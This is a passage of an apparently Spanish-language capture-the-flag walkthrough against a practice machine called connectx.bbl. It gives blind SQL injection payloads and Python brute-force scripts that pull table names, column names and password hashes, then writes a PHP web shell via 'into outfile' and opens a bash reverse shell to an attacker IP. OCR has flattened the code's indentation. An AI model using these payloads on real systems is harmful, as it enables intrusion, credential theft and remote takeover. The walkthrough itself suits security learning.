Una vez sabemos el nombre de la base de datos, hacemos lo mismo pero esta vez para sacar las tablas.

SHELL

```
sqli' or (select substr(table_name,1,1) from information_schema.tables where table_schema = 'connectx' limit 1,1)='x'
```


PYTHON

```
#!/usr/bin/env python3


import os

from pwn import *
```

```
import time, signal, sys, string, pdb , requests



def def_handler(sig,frame):

print("\n[!]Saliendo...")

sys.exit(1)

#Ctrl+C



signal.signal(signal.SIGINT, def_handler)



main_url= " "

characters = string.ascii_lowercase + "_,- "



def makeRequest():



tables = ""



p1 = log.progress("Fuerza bruta")

p1.status("Iniciando proceso de fuerza bruta")



time.sleep(2)



p2 = log.progress("tables")



cookies = {'PHPSESSID' : '0brt15of8r4sf684psl611e7ii' }



data = {'username' : "}
```

```
for table in range(1,6):

for position_character in range(1,15):

for character in characters:

sqli= f"sqli' or (select substr(table_name,{position_character},1) from information_schema.tables where
table_schema = 'connectx' limit {table},1)='{character}' -- -"



data = {'username' : f'{sqli}'}



main_url = "http://connectx.bbl/home.php"

r = requests.post(main_url, cookies=cookies, data=data)



#print(sqli)

#print




if "Buenas!" in r.text:

tables+=character

print(tables)

p2.status(tables)

break

tables += ","


if __name__ == '__main__':



makeRequest()
```

Ejecutamos y nos saca el nombre de la tabla users:




Ahora sabiendo el nombre de la tabla, igual pero para sacar el nombre de las columnas.


```shell
sqli' or (select substr(column_name,1,1) from information_schema.columns where table_schema = 'connectx' and table_name = 'users' limit 1,1)='1' -- -
```

```python
#!/usr/bin/env python3



import os

from pwn import *

import time, signal, sys, string, pdb , requests



def def_handler(sig,frame):

print("\n[!]Saliendo...")

sys.exit(1)

#Ctrl+C




signal.signal(signal.SIGINT, def_handler)




main_url= " "

characters = string.ascii_lowercase + "_,- "



def makeRequest():
```

```
columns = ""



p1 = log.progress("Fuerza bruta")

p1.status("Iniciando proceso de fuerza bruta")



time.sleep(2)



p2 = log.progress("columns")



cookies = {'PHPSESSID' : '0brt15of8r4sf684psl611e7ii' }



data = {'username' : ''}




for table in range(1,6):

for position_character in range(1,20):

for character in characters:



sqli= f"sqli' or (select substr(column_name,{position_character},1) from information_schema.columns where table_schema = 'connectx' and table_name = 'users' limit {table},1)='{character}' -- -"



data = {'username' : f'{sqli}'}




main_url = "http://connectx.bbl/home.php"

r = requests.post(main_url, cookies=cookies,data=data)
```

```
if "Buenas!" in r.text:

columns+=character

p2.status(columns)

break

columns += ","



if __name__ == '__main__':



makeRequest()
```

Ejecutamos y nos saca las columnas:




Ahora por último, sacamos los datos que queramos, en este caso saco solo la password. Importante añadir a la variable *characters* caracteres especiales como ya que las contraseñas hasheadas los contienen.

SHELL

```
sqli' or (select substring(password,1,1) from users limit 1,1)='a' -- -
```


PYTHON

```
#!/usr/bin/env python3


import os

from pwn import *

import time, signal, sys, string, pdb , requests



def def_handler(sig,frame):

print("\n[!]Saliendo...")

sys.exit(1)
```

```
#Ctrl+C


signal.signal(signal.SIGINT, def_handler)


main_url= " "

characters = string.ascii_lowercase + string.ascii_uppercase + "*@#$%!/&._,-1234567890"


def makeRequest():


datos =""


cookies = {'PHPSESSID' : '0brt15of8r4sf684psl611e7ii' }



data = {'username' : "}



p1 = log.progress("Fuerza bruta")

p1.status("Iniciando proceso de fuerza bruta")



time.sleep(2)



p2 = log.progress("data")




for table in range(0,6):

for position_character in range(1,65):

for character in characters:



sqli= f"sqli' or (select substring(password,{position_character},1) from users limit {table},1)='{character}' -- -"
```

```
data = {'username' : f'{sqli}'}



main_url= "http://connectx.bbl/home.php"

r = requests.post(main_url, cookies=cookies, data=data)



if "Buenas!" in r.text:

datos+=character

p2.status(datos)

break

datos += ", "



if __name__ == '__main__':



makeRequest()
```

Tras un rato nos saca los hashes:





## Note

Aquí intente crackearlos pero nada, es un **rabbit hole**. Le pregunte al creador de la máquina como seguir y es de la siguiente manera

Probamos a subir archivos suponiendo que el nombre del directorio web es el mismo que la dirección web:


```
13 Cookie: PHPSESSID=0brt15of8r4sf684psl611e7ii
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 username=admin' union select 'prueba' into outfile '/var/www/connectx.bbl/prueba.txt' -- -
```

Probamos y efectivamente se subió el archivo.





Por ello, subo el clásico código php que me da una shell:

```
Origin: http://connectx.bbl
Sec-GPC: 1
Connection: keep-alive
Referer: http://connectx.bbl/home.php
Cookie: PHPSESSID=0brt15of8r4sf684psl611e7ii
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin' union select "<?php system($_GET['cmd']); ?>" into outfile "/var/www/connectx.bbl/cmd.php" -- - -- -
```




Ahora ejecuto lo siguiente mientras que me pongo a la escucha por `netcat` por el puerto 4444 para que me de una reverse shell

```
SHELL

bash -c "bash -i >%26 /dev/tcp/192.168.1.89/4444 0>%261"
```




Y tenemos la flag!.

```
SHELL

www-data@debian:/$ ls
bin  flag.txt       lib    mnt  run   tmp      vmlinuz.old
boot  home      lib64  opt  sbin  usr
dev  initrd.img     lost+found  proc  srv  var
etc  initrd.img.old  media  root  sys  vmlinuz
www-data@debian:/$ cat flag.txt
bf5d5347e5f42004a51af934ccb9cf29
```